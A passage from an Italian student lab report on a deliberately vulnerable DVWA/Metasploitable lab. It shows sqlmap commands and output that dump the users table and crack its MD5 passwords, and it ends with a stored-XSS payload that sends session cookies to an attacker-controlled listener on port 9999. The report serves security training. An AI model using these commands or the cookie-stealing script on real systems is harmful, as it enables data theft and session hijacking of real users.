5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.22.120/dvwa/vulnerabilities/sqli_blind/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=7035504ee1c7c3518f970a76cd95ae28
10 Connection: close
```

Dopo che è stato ottenuto il cookie, ci si è potuto spostare sulla shell di kali e usare Sqlmap

Per testare la vulnerabilità nella pagina DVWA, è stato utilizzato il seguente comando SQLmap, specificando l'URL della pagina vulnerabile:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch



Il comando utilizzazato serve per:

- **Rilevare la Vulnerabilità**: Analizza l'URL fornito per rilevare se il parametro id è vulnerabile a SQL Injection.
- **Autenticare la Sessione**: Utilizza i cookie forniti per autenticare la sessione e accedere alle funzionalità della pagina web.
- **Eseguire il Test:** Esegue vari test di SQL Injection sul parametro id per determinare se è possibile sfruttare la vulnerabilità.

Una volta identificata la vulnerabilità, è stato utilizzato SQLmap per elencare le tabelle presenti nel database:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --dbs


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=703
5504eelc7c3518f970a76cd95ae28" --batch --dbs
```

Si può notare come il comando ci restituisca vari database, nella fattispecie 7, da qui dobbiamo capire quale tra questi ha le informazioni che ci servono.

```
[08:05:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[08:05:24] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```


Quindi utilizzando il comando:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch –tables



Possiamo vedere tutte le tabelle presenti dentro tutti i database.

Notando che la tabella che mi interessa è la tabella users nel database DVWA




Successivamente, sono state elencate le tabelle specifiche del database DVWA:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa --tables

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa --tables

[08:07:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[08:07:29] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Identificata la tabella `users`, è stato utilizzato SQLmap per estrarre le informazioni degli utenti:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa -T users --dump



Avendo lanciato il comando con il segmento --dump cercherà di estrarre tutti i dati possibili dalla tabella e se, quest'ultima, ha delle password criptate, sqlmap proverà a crackarle in autonomia

```
do you want to use common password suffixes? (slow!) [y/N] y
[09:22:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:22:29] [INFO] starting 4 processes
[09:22:37] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:22:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:22:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:22:55] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:23:12] [INFO] using suffix '1'
[09:24:01] [INFO] using suffix '123'
[09:24:12] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                                 | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+
```

Al termine del programma avremmo l'intera tabella con anche le password decodificate compresa quella di **Gordon Brown con password "abc123"**.


Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.
Spiegare il significato dello script utilizzato

Requisiti laboratorio:

- Livello difficoltà DVWA : **LOW**
- IP Kali Linux : **192.168.200.100/24**
- IP Metasploitable : **192.168.200.150/24**
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla **porta 9999**


Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "**192.168.200.150/24**" con il comando *"sudo nano /etc/network/interfaces"*

Poi è stato eseguito il comando "*sudo reboot*" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "*ip a*" che la configurazione fosse andata a buon fine.



Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.200.100/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

“**ping -c4 INDIRIZZO IP**”

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.200.150
PING 192.168.200.150 (192.168.200.150) 56(84) bytes of data.
64 bytes from 192.168.200.150: icmp_seq=1 ttl=64 time=0.996 ms
64 bytes from 192.168.200.150: icmp_seq=2 ttl=64 time=1.94 ms
64 bytes from 192.168.200.150: icmp_seq=3 ttl=64 time=1.75 ms
64 bytes from 192.168.200.150: icmp_seq=4 ttl=64 time=0.956 ms

── 192.168.200.150 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.956/1.412/1.943/0.441 ms
```


```
msfadmin@metasploitable:~$ ping -c4 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.733 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.892 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms

--- 192.168.200.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.628/0.732/0.892/0.101 ms
```


T

1.Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo: **http://192.168.200.150**, una volta caricata la pagina cliccare su DVWA.


2.Eseguire l'accesso con le credenziali "admin" e "password".

3.Andare nella sezione DVWA security ed impostarla su **'LOW'**






Poi ci spostiamo nella sezione **‘XSS stored’** e possiamo osservare che ci dà la possibilità di inserire un nome e un messaggio che verrà poi visualizzato.




T

Per l'attacco di XSS stored, è stato creato un messaggio nel guestbook che includeva uno script JavaScript per il furto dei cookie di sessione:

name: **NET REBELS**
message: **Build week 2 <script> let img = new Image(); img.src = "http://192.168.200.100:9999?q=" + document.cookie </script>**

